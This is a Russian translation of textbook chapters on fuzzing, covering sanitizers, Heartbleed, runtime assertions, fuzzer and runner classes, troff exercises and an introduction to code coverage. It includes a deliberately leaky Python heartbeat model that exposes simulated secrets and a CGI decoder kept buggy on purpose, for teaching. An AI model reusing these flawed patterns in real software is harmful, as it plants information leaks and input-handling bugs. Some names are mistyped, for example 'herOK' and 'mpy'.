Скомпилируем программу с включённой проверкой адресов:

```
clang -fsanitize=address -g -o program program.c
```

При аргументе 99 программа возвращает buf[99], то есть 42:

```
$ ./program 99; echo $?
42
```

Обращение к buf[110] приводит к диагностике AddressSanitizer о выходе за границы:

```
$ ./program 110
==2132==ERROR: AddressSanitizer: heap-buffer-overflow
READ of size 1
0x60b0000000ae is located 10 bytes after 100-byte region
SUMMARY: AddressSanitizer: heap-buffer-overflow program.c:12 in main
==2132==ABORTING
```

Чтобы находить ошибки в программах на С, такие проверки достаточно просто включить во время фаззинга. В зависимости от инструмента выполнение замедляется — для AddressSanitizer обычно примерно вдвое — и потребляет больше памяти, однако процессорное время чрезвычайно дёшево по сравнению с человеческими усилиями, необходимыми для поиска этих ошибок.

Выход за границы памяти представляет серьёзную угрозу безопасности: он может позволить злоумышленнику прочитать или даже изменить закрытые для него данные. Известный пример —

ошибка [Heartbleed](#) в библиотеке OpenSSL, реализующей криптографические протоколы защищённой сетевой связи. Если вы читаете этот текст в браузере, соединение, скорее всего, зашифровано с помощью таких протоколов.


Heartbleed эксплуатировалась специально сформированной командой к службе *heartbeat* SSL. Она проверяет, жив ли сервер на другом конце соединения. Клиент мог отправить строку:


BIRD (4 letters)

Сервер отвечал BIRD, подтверждая работоспособность.

К сожалению, службу можно было попросить вернуть *больше* символов, чем было отправлено. Это хорошо объясняет [комикс XKCD](#):

HOW THE HEARTBLEED BUG WORKS:





В реализации OpenSSL прочитанная память могла содержать криптографические сертификаты, закрытые ключи и другие секреты; хуже того, никто не замечал факт доступа. К моменту обнаружения Heartbleed ошибка существовала много лет, и невозможно было узнать, какие тайны уже утекли. Срочно созданная [информационная страница Heartbleed](#) говорила сама за себя.

Как обнаружили Heartbleed? Очень просто. Исследователи компании Codenomicon и Google скомпилировали OpenSSL со средством проверки памяти, а затем засыпали библиотеку случайно сгенерированными командами. Проверка заметила выход за границы памяти — причём очень быстро.

Проверка памяти — лишь одно из множества средств обнаружения ошибок времени выполнения во время фаззинга. В главе об извлечении спецификаций функций мы подробнее узнаем, как определять универсальные проверки.

После завершения примера созданные двоичный и исходный файлы удаляются:

```
rm -fr program program.*
```

Утечки информации

Утечки возникают не только из-за недопустимых обращений к памяти. Они возможны и внутри «допустимой» памяти, если та содержит конфиденциальные данные, которые не должны покидать программу. Покажем это на Python. Сначала создадим модель памяти с настоящими и случайными данными:

```
secrets = ("<space for reply>" + fuzzer(100) +
           "<secret-certificate>" + fuzzer(100) +
           "<secret-key>" + fuzzer(100) + "<other-secrets>")
```

Добавим в secrets ещё «памяти», заполнив её маркером неинициализированной области "deadbeef":

```
uninitialized_memory_marker = "deadbeef"
while len(secrets) < 2048:
    secrets += uninitialized_memory_marker
```

Определим службу, подобную описанной выше heartbeat. Она принимает ответ и его длину, сохраняет ответ в памяти, а затем возвращает заданное число символов:

```
def heartbeat(reply: str, length: int, memory: str) -> str:
    # Store reply in memory
    memory = reply + memory[len(reply):]

    # Send back heartbeat
    s = ""
    for i in range(length):
        s += memory[i]
    return s
```

Для обычных строк всё работает правильно:

```
heartbeat("potato", 6, memory=secrets)

'potato'

heartbeat("bird", 4, memory=secrets)

'bird'
```

Однако если запрошенная длина больше длины ответа, наружу выходит дополнительное содержимое памяти. Обращения при этом остаются в допустимых границах массива, поэтому AddressSanitizer не сработает:

```
heartbeat("hat", 500, memory=secrets)
```

Результат начинается с hat, а затем содержит остаток прежней памяти, в том числе маркеры <secret-certificate>, <secret-key>, <other-secrets> и повторяющееся deadbeef.

Как обнаружить такую проблему? Нужно распознавать сведения, которые не должны выходить наружу: секреты и неинициализированную память. Простую проверку можно смоделировать так:

```
from ExpectError import ExpectError

with ExpectError():
    for i in range(10):
        s = heartbeat(fuzzer(), random.randint(1, 500), memory=secrets)
        assert not s.find(uninitialized_memory_marker)
        assert not s.find("secret")
```

Эта проверка показывает, что секреты и/или неинициализированная память действительно утекают. В главе о потоках информации рассматривается автоматический подход: конфиденциальные данные и производные от них значения помечаются как «заражённые», после чего контролируется, чтобы такие значения не покидали систему.

Практическое правило: во время фаззинга всегда *включайте как можно больше автоматических проверок*. Процессорное время дёшево, ошибки дороги. Если просто выполнять программу без средств обнаружения проблем, многие возможности будут упущены.

Проверки, зависящие от программы

Помимо универсальных проверок для всех программ определённой платформы или языка, можно разработать *специализированные* проверки для конкретной программы или подсистемы. Во введении в тестирование уже рассматривалась проверка правильности результатов функций во время выполнения.

Ключевой механизм раннего обнаружения ошибок — *утверждение*: предикат, проверяющий вход функции (предусловие) и результат (постусловие). Чем больше в программе утверждений, тем выше вероятность заметить во время выполнения ошибки, недоступные универсальным средствам, особенно при фаззинге. Если беспокоит влияние на производительность, утверждения можно отключить в рабочей сборке, хотя критически важные проверки полезно оставить.

Особенно важны утверждения, контролирующие *целостность сложных структур данных*. Рассмотрим отображение кодов аэропортов в названия:

```
airport_codes: Dict[str, str] = {
    "YVR": "Vancouver",
    "JFK": "New York-JFK",
    "CDG": "Paris-Charles de Gaulle",
    "CAI": "Cairo",
    "LED": "St. Petersburg",
    "PEK": "Beijing",
    "HND": "Tokyo-Haneda",
    "AKL": "Auckland"
} # plus many more

airport_codes["YVR"]

'Vancouver'

"AKL" in airport_codes

True
```

Список кодов может быть критически важен: опечатка способна повлиять на всё приложение. Поэтому введём функцию проверки согласованности. Условие согласованности называется *инвариантом представления*, а проверяющие его функции или методы традиционно называют `herOK()` — «представление в порядке».

Сначала проверим отдельный код. Функция завершается ошибкой при нарушении правил:

```
def code_repOK(code: str) -> bool:
    assert len(code) == 3, "Airport code must have three characters: " + repr(code)
    for c in code:
        assert c.isalpha(), "Non-letter in airport code: " + repr(code)
        assert c.isupper(), "Lowercase letter in airport code: " + repr(code)
    return True

assert code_repOK("SEA")
```

Теперь `code_repOK()` можно применить ко всем элементам:

```
def airport_codes_repOK():
    for code in airport_codes:
        assert code_repOK(code)
    return True

assert airport_codes_repOK()
```

Если добавить недопустимый элемент, проверка сработает:

```
airport_codes["YMLL"] = "Melbourne"

with ExpectError():
    assert airport_codes_repOK()

AssertionError: Airport code must have three characters: 'YMLL'
```

Вместо прямого изменения отображения лучше использовать отдельную функцию, которая сразу проверяет код:

```
def add_new_airport(code: str, city: str) -> None:
    assert code_repOK(code)
    airport_codes[code] = city
```

Такая проверка обнаруживает и перепутанные аргументы:

```
with ExpectError():
    add_new_airport("London-Heathrow", "LHR")

AssertionError: Airport code must have three characters: 'London-Heathrow'
```

Для максимальной надёжности `add_new_airport()` должна проверять представление всего списка кодов *до и после* изменения:

```
def add_new_airport_2(code: str, city: str) -> None:
    assert code_repOK(code)
    assert airport_codes_repOK()
    airport_codes[code] = city
    assert airport_codes_repOK()
```

Так обнаруживается внесённая ранее несогласованность YMLL.

Чем больше в коде утверждений `repOK()`, тем больше ошибок удастся найти, включая специфические для предметной области. Кроме того, утверждения документируют *предположения, сделанные при программировании*, помогая другим разработчикам понять код и избежать ошибок.

В заключение рассмотрим сложную структуру — [красно-чёрное дерево](#), самобалансирующееся двоичное дерево поиска. Реализовать его не слишком трудно, но даже опытному программисту могут потребоваться часы, чтобы добиться полной правильности. Метод `repOK()` одновременно документирует и проверяет все предположения:

```
class RedBlackTree:
    def repOK(self):
        assert self.rootHasNoParent()
        assert self.rootIsBlack()
        assert self.rootNodesHaveOnlyBlackChildren()
        assert self.treeIsAcyclic()
        assert self.parentsAreConsistent()
        return True
    def rootIsBlack(self):
```

```

        if self.parent is None:
            assert self.color == BLACK
            return True

    def add_element(self, elem):
        assert self.repOK()
        ... # Add the element
        assert self.repOK()

    def delete_element(self, elem):
        assert self.repOK()
        ... # Delete the element
        assert self.repOK()

```

Здесь `repOK()` — метод объекта `RedBlackTree`, выполняющий пять отдельных проверок с собственными утверждениями. При каждом добавлении или удалении элемента все условия согласованности проверяются автоматически. Ошибка в любом из них будет обнаружена — разумеется, если пропустить через дерево достаточно много случайных данных.

Статические средства проверки кода

Многие преимущества `repOK()` можно получить с помощью *статической проверки типов*. Например, **MyPy** находит ошибки типов в Python, если типы аргументов объявлены явно:

```

typed_airport_codes: Dict[str, str] = {
    "YVR": "Vancouver", # etc
}

```

Если добавить ключ нестрокового типа:

```

typed_airport_codes[1] = "First"

```

MyPy немедленно сообщит об ошибке:

```

$ mpy airports.py
airports.py: error: Invalid index type "int" for "Dict[str, str]"; expected type "str"

```

Однако более сложные свойства — например, ровно три заглавные буквы в коде аэропорта или отсутствие циклов в дереве — быстро достигают пределов статического анализа. Утверждения `repOK()` всё равно необходимы, лучше всего вместе с хорошим генератором тестов.

Архитектура фаззинга

Поскольку части этой главы понадобятся далее, оформим их так, чтобы было удобно повторно использовать и, особенно, *расширять*. Для этого введём несколько *классов*, инкапсулирующих описанную функциональность.

Классы исполнителей

Сначала введём понятие `Runner` — объекта, выполняющего некоторую сущность с заданными входными данными. Обычно это тестируемая программа или функция, хотя возможны и более простые исполнители.

Базовый класс предоставляет метод `run(input)`, передающий строку `input` исполнителю. `run()` возвращает пару `(result, outcome)`. Значение `result` зависит от конкретного исполнителя и содержит подробности запуска; `outcome` относит результат к одной из трёх категорий:

- `Runner.PASS` — тест *пройден*, получены правильные результаты;
- `Runner.FAIL` — тест *не пройден*, получены неправильные результаты;
- `Runner.UNRESOLVED` — тест нельзя считать ни успешным, ни неуспешным, например потому, что запуск не состоялся из-за недопустимого ввода.

```
Outcome = str

class Runner:
    """Base class for testing inputs."""

    # Test outcomes
    PASS = "PASS"
    FAIL = "FAIL"
    UNRESOLVED = "UNRESOLVED"

    def __init__(self) -> None:
        """Initialize"""
        pass

    def run(self, inp: str) -> Any:
        """Run the runner with the given input"""
        return (inp, Runner.UNRESOLVED)
```

Базовый `Runner` лишь определяет интерфейс для более сложных исполнителей. Их *подклассы* наследуют методы родительского класса, добавляя новые или переопределяя существующие.

Например, `PrintRunner` переопределяет `run()` и просто печатает всё, что ему передано. Во многих случаях это исполнитель по умолчанию:

```
class PrintRunner(Runner):
    """Simple runner, printing the input."""

    def run(self, inp) -> Any:
        """Print the given input"""
        print(inp)
        return (inp, Runner.UNRESOLVED)

p = PrintRunner()
(result, outcome) = p.run("Some input")

Some input
```

Результат — переданная строка `"Some input"`, а исход пока равен `UNRESOLVED`, поскольку классифицировать поведение нечем.

`ProgramRunner` вместо этого передаёт данные на стандартный ввод программы, указанной при создании объекта:

```
class ProgramRunner(Runner):
    """Test a program with inputs."""

    def __init__(self, program: Union[str, List[str]]) -> None:
        """Initialize.
        `program` is a program spec as passed to `subprocess.run()`"""
        self.program = program

    def run_process(self, inp: str = "") -> subprocess.CompletedProcess:
        """Run the program with `inp` as input.
        Return result of `subprocess.run()`. """
        return subprocess.run(self.program,
                               input=inp,
                               stdout=subprocess.PIPE,
                               stderr=subprocess.PIPE,
                               universal_newlines=True)

    def run(self, inp: str = "") -> Tuple[subprocess.CompletedProcess, Outcome]:
        """Run the program with `inp` as input.
        Return test outcome based on result of `subprocess.run()`. """
        result = self.run_process(inp)
```

```

if result.returncode == 0:
    outcome = self.PASS
elif result.returncode < 0:
    outcome = self.FAIL
else:
    outcome = self.UNRESOLVED

return (result, outcome)

```

Для двоичного, то есть нетекстового, ввода и вывода есть отдельный вариант:

```

class BinaryProgramRunner(ProgramRunner):
    def run_process(self, inp: str = "") -> subprocess.CompletedProcess:
        """Run the program with `inp` as input.
        Return result of `subprocess.run()`. """
        return subprocess.run(self.program,
                               input=inp.encode(),
                               stdout=subprocess.PIPE,
                               stderr=subprocess.PIPE)

```

Продемонстрируем ProgramRunner с помощью cat, копирующей вход в выход. Обычный вызов делает именно это:

```

cat = ProgramRunner(program="cat")
cat.run("hello")

(CompletedProcess(args='cat', returncode=0, stdout='hello', stderr=''), 'PASS')

```

Классы фаззеров

Определим *фаззер*, который передаёт данные потребителю. Базовый класс предоставляет основной метод fuzz(), создающий входные данные. Метод run() отправляет результат fuzz() исполнителю и возвращает исход, а runs() повторяет это заданное число раз (trials).

```

class Fuzzer:
    """Base class for fuzzers."""

    def __init__(self) -> None:
        """Constructor"""
        pass

    def fuzz(self) -> str:
        """Return fuzz input"""
        return ""

    def run(self, runner: Runner = Runner()) \
        -> Tuple[subprocess.CompletedProcess, Outcome]:
        """Run `runner` with fuzz input"""
        return runner.run(self.fuzz())

    def runs(self, runner: Runner = PrintRunner(), trials: int = 10) \
        -> List[Tuple[subprocess.CompletedProcess, Outcome]]:
        """Run `runner` with fuzz input, `trials` times"""
        return [self.run(runner) for i in range(trials)]

```

Сам по себе Fuzzer почти ничего не делает: fuzz() служит абстрактной заглушкой. Подкласс RandomFuzzer реализует описанную ранее функцию fuzzer() и добавляет параметр min_length, задающий минимальную длину:

```

class RandomFuzzer(Fuzzer):
    """Produce random inputs."""

    def __init__(self, min_length: int = 10, max_length: int = 100,
                  char_start: int = 32, char_range: int = 32) -> None:
        """Produce strings of `min_length` to `max_length` characters
        in the range [ `char_start`, `char_start` + `char_range` ) """
        self.min_length = min_length

```

```

self.max_length = max_length
self.char_start = char_start
self.char_range = char_range

def fuzz(self) -> str:
    string_length = random.randrange(self.min_length, self.max_length + 1)
    out = ""
    for i in range(0, string_length):
        out += chr(random.randrange(self.char_start,
                                    self.char_start + self.char_range))
    return out

```

Теперь конфигурацию фаззера достаточно указать один раз при создании:

```

random_fuzzer = RandomFuzzer(min_length=20, max_length=20)
for i in range(10):
    print(random_fuzzer.fuzz())

```

Будут напечатаны десять случайных строк длиной ровно 20 символов.

Передадим такие строки созданному ранее исполнителю cat и проверим, что программа действительно копирует вход в выход:

```

for i in range(10):
    inp = random_fuzzer.fuzz()
    result, outcome = cat.run(inp)
    assert result.stdout == inp
    assert outcome == Runner.PASS

```

Связывать Fuzzer с Runner приходится настолько часто, что для этого уже предусмотрен метод run():

```

random_fuzzer.run(cat)

(CompletedProcess(args='cat', returncode=0,
                  stdout='?:+= % <1<6$:(>=:9)5', stderr=''),
 'PASS')

```

Метод runs() повторяет фаззинг заданное число раз и возвращает список результатов:

```

random_fuzzer.runs(cat, 10)

```

В данном случае список содержит десять экземпляров CompletedProcess с исходом PASS.

Теперь всё готово для создания фаззеров: от простых случайных генераторов этой главы до гораздо более совершенных вариантов. Продолжение следует!

Повторное автоматически сформированное краткое содержание в исходном блокноте совпадает с разделом в начале главы и отдельно не дублируется.

Итоги

- Случайная генерация входных данных — фаззинг — это простой и экономичный способ быстро проверить устойчивость произвольных программ.
- Ошибки, обнаруживаемые фаззерами, в основном связаны с дефектами и недостатками *обработки входных данных*.
- Для обнаружения ошибок следует использовать как можно больше *проверок согласованности*.

После завершения примеров временные файлы удаляются:

```

os.remove(FILE)
os.removedirs(tempdir)

```

Следующие шаги

Далее можно изучить:

- применение *мутаций* к существующим входным данным для получения большего числа допустимых вариантов;
- использование *грамматик* для описания формата и генерации существенно большего числа допустимых данных;
- сокращение *входных данных, вызывающих сбой*, для эффективной отладки.

Приятного чтения!

Дополнительные сведения

Книг о генерации программных тестов вообще немного — именно поэтому и появилась эта работа. Однако существует несколько заметных книг о *фаззинге*, также основанных на базовых методах этой главы.

- *Fuzzing — Brute Force Vulnerability Discovery* охватывает множество областей: файлы, веб-страницы, переменные среды и сетевые протоколы. Авторы опираются на большой опыт фаззинга в Microsoft и предлагают готовые инструменты для Windows и UNIX. Инструменты несколько устарели, но принципы остаются актуальными.
- *Fuzzing for Software Security Testing and Quality Assurance* [Takanen2008], второе издание которой вышло в 2018 году, рассматривает широкий набор фаззеров и методов обнаружения. Авторы обладают значительным опытом тестирования безопасности и поиска уязвимостей. Вероятно, это одна из наиболее полных и современных книг по теме.

Основополагающая работа для этой главы — *An Empirical Study of the Reliability of UNIX Utilities* [Miller1990], представившая и термин, и сам подход. Это обязательное чтение для всех, кого интересуют фаззинг и тестирование устойчивости: сделанные там наблюдения так же справедливы сегодня, как и тридцать лет назад.

Упражнения

Одна из ошибок, найденных Миллером и его коллегами [Miller1990], относилась к системе вёрстки *troff*. Она принимает текст по строкам; строка, начинающаяся с точки (.), содержит команду форматирования:

```
.NH
Some Heading
.LP
Some paragraph
```

Команда `nroff -ms` сформировала бы следующий текст:

```
1. Some Heading

Some paragraph
```

Во времена исследования Миллера *troff* давала сбой, если вход содержал:

1. последовательность `\D` — обратную косую черту и `D` — с последующим непечатаемым символом;

2. символ ASCII из диапазона 128–255, то есть с установленным восьмым битом, за которым шёл перевод строки;
3. единственную точку (.) с последующим переводом строки.

Упражнение 1. Модель troff

Для каждого случая напишите функцию Python `f(s)`, завершающуюся ошибкой, если `s` удовлетворяет критерию сбоя.

Решение. Три функции, проверяющие вход на ошибки troff:

```
import string

def no_backslash_d(inp):
    pattern = "\\D"
    index = inp.find(pattern)
    if index < 0 or index + len(pattern) >= len(inp):
        return True
    c = inp[index + len(pattern)]
    assert c in string.printable

def no_8bit(inp):
    for i in range(len(inp) - 1):
        assert ord(inp[i]) <= 127 or inp[i + 1] != '\n'
    return True

def no_dot(inp):
    assert inp != ".\n"
    return True
```

Примеры ожидаемых сбоев:

```
with ExpectError():
    no_backslash_d("\\D\0")

with ExpectError():
    no_8bit("ä\n")
```

Упражнение 2. Запуск модели troff

Создайте подкласс `Runner` с именем `TroffRunner`, который проверяет перечисленные предикаты. Запустите его с `Fuzzer`. Фаззер должен порождать весь диапазон символов. Подсчитайте частоту нарушения каждого предиката.

Решение. Простой вариант:

```
class TroffRunner(Runner):
    def __init__(self):
        self.no_backslash_d_failures = 0
        self.no_8bit_failures = 0
        self.no_dot_failures = 0

    def run(self, inp):
        try:
            no_backslash_d(inp)
        except AssertionError:
            self.no_backslash_d_failures += 1

        try:
            no_8bit(inp)
        except AssertionError:
            self.no_8bit_failures += 1

        try:
```

```

        no_dot(inp)
    except:
        self.no_dot_failures += 1

    return inp

random_fuzzer = RandomFuzzer(char_start=0, char_range=256, max_length=10)
troff_runner = TroffRunner()

trials = 100000
for i in range(trials):
    random_fuzzer.run(troff_runner)

```

Полученные частоты:

Класс ошибки	Число срабатываний
\D	5
8-битный символ перед \n	1717
единственная точка	0

Некоторые входы, например единственная точка, действительно крайне маловероятны.

Упражнение 3. Запуск настоящей troff

С помощью `BinaryProgramRunner` примените настроенный фаззер к настоящей программе `troff`. Попробуйте получить запуск с ненулевым кодом возврата, указывающим на ошибку или аварийное завершение.

Решение. Достаточно соединить готовые компоненты:

```

real_troff_runner = BinaryProgramRunner("troff")
for i in range(100):
    result, outcome = random_fuzzer.run(real_troff_runner)
    if outcome == Runner.FAIL:
        print(result)

```

К сожалению, теперь найти ошибку в `troff` таким способом маловероятно. Как и большинство открытых программ, её уже неоднократно фаззили, и обнаруженные ошибки исправлены.

Покрытие кода

В [предыдущей главе](#) был представлен *базовый фаззинг* — генерация случайных данных для тестирования программ. Как измерить эффективность этих тестов? Можно подсчитать найденные ошибки и оценить их серьёзность, но если ошибок мало, необходим *косвенный показатель вероятности того, что тест обнаружит дефект*. В этой главе вводится понятие *покрытия кода*: измеряется, какие части программы действительно выполняются во время тестового запуска. Покрытие критически важно и для генераторов тестов, пытающихся выполнить как можно больше кода.

Предварительные требования

- Необходимо представлять, как выполняется программа.
- Следует знать основы фаззинга из предыдущей главы.

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.Coverage import <identifier>
```

В главе представлен класс `Coverage`, измеряющий покрытие программ на Python. В рамках книги сведения о покрытии используются, чтобы направлять фаззинг к ещё не выполненным участкам.

Обычно `Coverage` применяется с конструкцией `with`:

```
with Coverage() as cov:
    cgi_decode("a+b")
```

Печать объекта покрытия показывает функции и строки; перед невыполненными строками ставится `#`:

```
print(cov)
```

Метод `trace()` возвращает *трассу* — упорядоченный список выполненных мест программы. Каждое место представлено парой (имя функции, номер строки).

```
cov.trace()
```

Метод `coverage()` возвращает *покрытие* — множество мест трассы, выполненных хотя бы один раз:

```
cov.coverage()
```

К множествам покрытия применимы обычные операции: *пересечение* показывает места, выполненные в нескольких запусках, а *разность* — места, выполненные в запуске *a*, но не в *b*. В главе также объясняется получение покрытия программ на C.

Для работы примеров импортируются вспомогательный пакет и используемые типы:

```
import bookutils.setup
from typing import Any, Optional, Callable, List, Type, Set, Tuple
```

Декодер CGI

Начнём с простой функции Python, декодирующей строку в формате CGI. Кодирование CGI применяется в URL, то есть веб-адресах, чтобы представить недопустимые в них символы — пробелы и некоторые знаки пунктуации:

- пробел заменяется на '+';
- другие недопустимые символы заменяются на %xx, где xx — двухзначный шестнадцатеричный код.

Таким образом, строка "Hello, world!" превращается в "Hello%2c+world%21", где 2c и 21 — шестнадцатеричные коды ',' и '!'.

Функция `cgi_decode()` принимает такую строку и восстанавливает исходную форму. Реализация воспроизводит код из [Pezze2008], включая его ошибки, которые пока не раскрываются.

```
def cgi_decode(s: str) -> str:
    """Decode the CGI-encoded string `s`:
    * replace '+' by ' '
    * replace "%xx" by the character with hex number xx.
    Return the decoded string. Raise `ValueError` for invalid inputs."""

    # Mapping of hex digits to their integer values
    hex_values = {
        '0': 0, '1': 1, '2': 2, '3': 3, '4': 4,
        '5': 5, '6': 6, '7': 7, '8': 8, '9': 9,
        'a': 10, 'b': 11, 'c': 12, 'd': 13, 'e': 14, 'f': 15,
        'A': 10, 'B': 11, 'C': 12, 'D': 13, 'E': 14, 'F': 15,
    }

    t = ""
    i = 0
    while i < len(s):
        c = s[i]
        if c == '+':
            t += ' '
        elif c == '%':
            digit_high, digit_low = s[i + 1], s[i + 2]
            i += 2
            if digit_high in hex_values and digit_low in hex_values:
                v = hex_values[digit_high] * 16 + hex_values[digit_low]
                t += chr(v)
            else:
                raise ValueError("Invalid encoding")
        else:
            t += c
        i += 1
    return t
```

Пример работы:

```
cgi_decode("Hello+world")

'Hello world'
```

Как систематически протестировать `cgi_decode()`? В литературе различают два способа получения тестов: тестирование *чёрного ящика* и *белого ящика*.

Тестирование чёрного ящика

Идея *тестирования чёрного ящика* состоит в получении тестов из *спецификации*. Для `cgi_decode()` нужно проверить документированные свойства:

- правильную замену '+';
- правильную замену %xx;

- отсутствие замены прочих символов;
- распознавание недопустимых входных данных.

Следующие четыре утверждения охватывают все свойства и успешно выполняются:

```
assert cgi_decode('+') == ' '
assert cgi_decode('%20') == ' '
assert cgi_decode('abc') == 'abc'

try:
    cgi_decode('%?a')
    assert False
except ValueError:
    pass
```

Преимущество чёрного ящика — обнаружение ошибок в *заданном спецификацией* поведении. Тесты не зависят от реализации и могут создаваться ещё до неё. Недостаток в том, что реализованное поведение обычно шире описанного, поэтому тесты только по спецификации не охватывают все детали реализации.

Тестирование белого ящика

В отличие от чёрного ящика, *тестирование белого ящика* выводит тесты из *реализации*, прежде всего из её внутренней структуры. Оно тесно связано с *покрытием* структурных элементов кода. Если инструкция ни разу не выполнялась, тест не мог вызвать и скрытую в ней ошибку. Поэтому вводятся *критерии покрытия*, которые должны выполняться, чтобы тестирование можно было считать достаточным. Чаще всего используются:

- *покрытие инструкций* — каждая инструкция должна быть выполнена хотя бы одним тестом;
- *покрытие ветвей* — каждая ветвь должна быть выбрана хотя бы одним тестом; каждое условие `if` и `while` должно хотя бы раз стать истинным и хотя бы раз ложным.

Существуют и более сложные критерии: последовательности выбранных ветвей, ноль, одна или много итераций цикла, потоки данных между определениями и использованием переменных и другие. Хороший обзор приведён в [Pezze2008].

Для полного покрытия инструкций `cgi_decode()` нужно выполнить:

- блок после `if c == '+'`;
- оба блока после `if c == '%'` — для допустимого и недопустимого кода;
- заключительный `else` для всех прочих символов.

Получаются те же условия, что и при тестировании чёрного ящика; приведённые утверждения действительно выполняют каждую инструкцию. Такое соответствие встречается часто: различные варианты поведения обычно реализуются в разных местах, поэтому их покрытие порождает тесты для разных предусмотренных спецификацией вариантов.

Преимущество белого ящика — поиск ошибок в *реализованном* поведении. Метод применим даже при недостаточно подробной спецификации и помогает выявлять, а затем описывать крайние случаи. Недостаток — возможность пропустить *нереализованное* поведение: если требуемой функции вообще нет, анализ существующего кода её не обнаружит.

Трассировка выполнения

Полезное свойство белого ящика — возможность автоматически определить, какие элементы программы были покрыты. Для этого выполнение *инструментируется*: специальный механизм отслеживает выполняемый код. После тестирования сведения передаются программисту, который сосредотачивается на тестах для ещё не покрытых участков.

В большинстве языков трассировку настроить непросто, но не в Python. Функция `sys.settrace(f)` задаёт *трассировочную функцию* `f()`, вызываемую для каждой выполняемой строки. Она получает доступ к текущей функции и её имени, значениям переменных и другим данным. Это идеальный инструмент *динамического анализа* — исследования того, что действительно происходит во время выполнения.

Рассмотрим конкретный запуск `cgi_decode()`:

```
cgi_decode("a+b")

'a b'
```

Чтобы проследить путь выполнения через `cgi_decode()`, воспользуемся `sys.settrace()`. Сначала определим *трассировочную функцию*, вызываемую для каждой строки. Она принимает три параметра:

- `frame` — текущий *кадр*, предоставляющий доступ к местоположению и переменным;
- `frame.f_code` содержит выполняемый код, а `frame.f_code.co_name` — имя функции;
- `frame.f_lineno` содержит текущий номер строки;
- `frame.f_locals` содержит локальные переменные и аргументы;
- `event` — строка, принимающая, среди прочего, значения "line" при достижении новой строки и "call" при вызове функции;
- `arg` — дополнительный аргумент некоторых событий; например, для "return" он содержит возвращаемое значение.

Наша функция будет регистрировать номер текущей строки через `frame`:

```
from types import FrameType, TracebackType

coverage = []

def traceit(frame: FrameType, event: str, arg: Any) -> Optional[Callable]:
    """Trace program execution. To be passed to sys.settrace()."""
    if event == 'line':
        global coverage
        function_name = frame.f_code.co_name
        lineno = frame.f_lineno
        coverage.append(lineno)

    return traceit
```

Трассировка включается и отключается с помощью `sys.settrace()`:

```
import sys

def cgi_decode_traced(s: str) -> None:
    global coverage
    coverage = []
    sys.settrace(traceit) # Turn on
    cgi_decode(s)
    sys.settrace(None)    # Turn off
```

При вычислении `cgi_decode("a+b")` видно прохождение по функции. После инициализации `hex_values`, `t` и `i` цикл `while` выполняется трижды — по одному разу для каждого входного символа:

```
